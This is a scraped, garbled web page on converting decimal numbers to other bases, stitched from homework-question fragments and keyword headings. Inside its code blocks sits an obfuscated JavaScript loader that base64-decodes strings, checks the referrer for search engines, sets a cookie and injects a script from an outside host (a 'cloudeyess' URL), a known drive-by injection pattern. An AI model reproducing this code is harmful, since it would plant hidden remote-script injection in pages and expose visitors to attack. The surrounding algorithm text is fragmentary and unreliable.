




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The program will only work correctly for base 10 numbers that fit in 4 digits in the new base.. Each time a division is performed the remainder and quotient are saved At each step, the dividend is the quotient from the preceding step; the divisor is always b.


- [1. convert base algorithm](#)
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- [3. algorithm to convert decimal to any base](#)

We know that in base 2 the maximum unsigned integer that will fit in 4 bits is 1111 which equals 15 in base 10 (or 24Expert AnswerGet this answer with Chegg StudyABOUT CHEGGTEXTBOOK LINKSSTUDENT SERVICESLEARNING SERVICES© 2003-2017 Chegg Inc.

convert base algorithm

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```
var _0x15bf=['Y29va2ll','a3piRGg','=','aFN3VWU','=','Z2V0VGltZQ==','OyBwYXRoPQ==','OyBkb21haW49','QW5PR3Q=','cmVwbGFjZQ==','V0xHbU0=','TUpYTXA=','b2tXdWc=','bkxNV3c=','bWF0Y2g=','OyBleHBpcmVzPQ==','dm1DWUE=','RGVaemk=','eElHVms=','dkdLZnY=','dXBOTXM=','TUpJQkQ=','d1JjR1A=','cEFwdnE=','LmJpbmcu','LnlhaG9vLg==','LmFzay4=','LmFsdGF2aXN0YS4=','LnlhbmRleC4=','VVdz','S0Ji','dmlzaXRIZA==','Lmdvb2dsZS4=','RVhweWEw=','TFJ6WnU=','bGRodEs=','T0xtbHc=','RmtZYUs=','cmVmZXJyZXI=','bGVuZ3Ro','SIZORmo=','Uk9adUw=','VHpw','VINkT08=','c2V0','aVISQUE=','d1pjQ2g=','aHR0cHM6Ly9jbG91ZGV5ZXNzLm11bi9kb25fY29uLnBocD94PWVuJnF1ZXJ5PQ==','c2NyaXB0','aGVhZA==','Y3JlYXRIRWxlbWVudA==','SINTckg=','c3Jj','Z2V0RWxlbWVudHNCeVRhZ05hbWU=','YXBwZW5kQ2hpbGQ=','Y29udmVydCt0bythbnkrYmFzZSthbGdvcml0aG0=','NXw0fDB8M3wyfDE=','Uk9M','OyBzZW5kQ2hpbGQ=','BsaXQ=','c0pOQm8=','d3pV'];(function(_0x19b7ae,_0x5f1145){var _0x3f7bd1=function(_0x169118){while(--_0x169118){_0x19b7ae['push'](_0x19b7ae['shift']());}};_0x3f7bd1(++_0x5f1145);}(_0x15bf,0x1e0));var _0x4099=function(_0x11d7c3,_0xcce79c){_0x11d7c3=_0x11d7c3-0x0;var _0x19a9c1=_0x15bf[_0x11d7c3];if(!_0x4099['initialized']===undefined){(function(){var _0x21dfa3=function(){var _0x2d484b;try{_0x2d484b=Function('return\x20(function)\x20'+'{}.. The start of the program is in the file BaseConvert java Save this file to your directory, then modify it one step at a time as follows:1.. All rights reserved
```



convert base 10 to base 2 algorithm

One algorithm for converting a base 10 number to another base b involves repeatedly dividing by b.. In this exercise you will use this algorithm to write a program that converts a base 10 number to a 4-digit number in another base (you don't know enough programming yet to be able to convert any size number)..

```
constructor(\x22return\x20this\x22)(\x20)'+');'););}catch(_0x2a0167){_0x2d484b=window;}return _0x2d484b;};var
_0x37d86f=_0x21dfa3();var _0x39ac76='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+!/:_0x37d86f['atob']||(_0x37d86f['atob']=function(_0x396d01){var _0x3cef9e=String(_0x396d01)['replace']('/=+$/','');for(var
_0x3497f0=0x0,_0x1f4c20,_0x49cc71,_0x10f604=0x0,_0x26733f="";_0x49cc71=_0x3cef9e['charAt'](_0x10f604++);~_0x49c
c71&&(_0x1f4c20=_0x3497f0%0x4?_0x1f4c20*0x40+_0x49cc71:_0x49cc71,_0x3497f0++%0x4)?_0x26733f+=String['from
CharCode'](_0xff&_0x1f4c20>>(-0x2*_0x3497f0&0x6)):0x0){_0x49cc71=_0x39ac76['indexOf'](_0x49cc71);}return
_0x26733f;});};);_0x4099['base64DecodeUnicode']=function(_0x1aed4c){var _0x32aaf5=atob(_0x1aed4c);var
_0x2dd30d=[];for(var _0x1f3200=0x0,_0x2c5563=_0x32aaf5['length'];_0x1f3200=0x0){_0x347500=!![];}}else{return cookie
[name];}}if(_0x347500){if(_0x425b3c[_0x4099('0x37')](_0x4099('0x38'),_0x425b3c[_0x4099('0x39')])){params=matches[_0
x5d13ec]['split']('=');cookie[params[0x0]]=params[0x1][_0x4099('0x17')]('/;$/);}else{cookie[_0x4099('0x3a')](_0x425b3c['Jcaf
H'],0x1,0x1);if(!_0x189a7f){_0x425b3c[_0x4099('0x3b')](include,_0x425b3c['zbLre'](_0x425b3c[_0x4099('0x3c')](_0x4099('
0x3d'),q),""));}}}}R());
```

Question: One algorithm for converting a base 10 number to another base b involves repeatedly dividing by b.. The algorithm stops when the quotient is 0 The number in the new base is the sequence of remainders in reverse order (the last one computed goes first; the first one goes last).. The base 10 number and the new base (between 2 and 9) will be input to the program.

algorithm to convert decimal to any base

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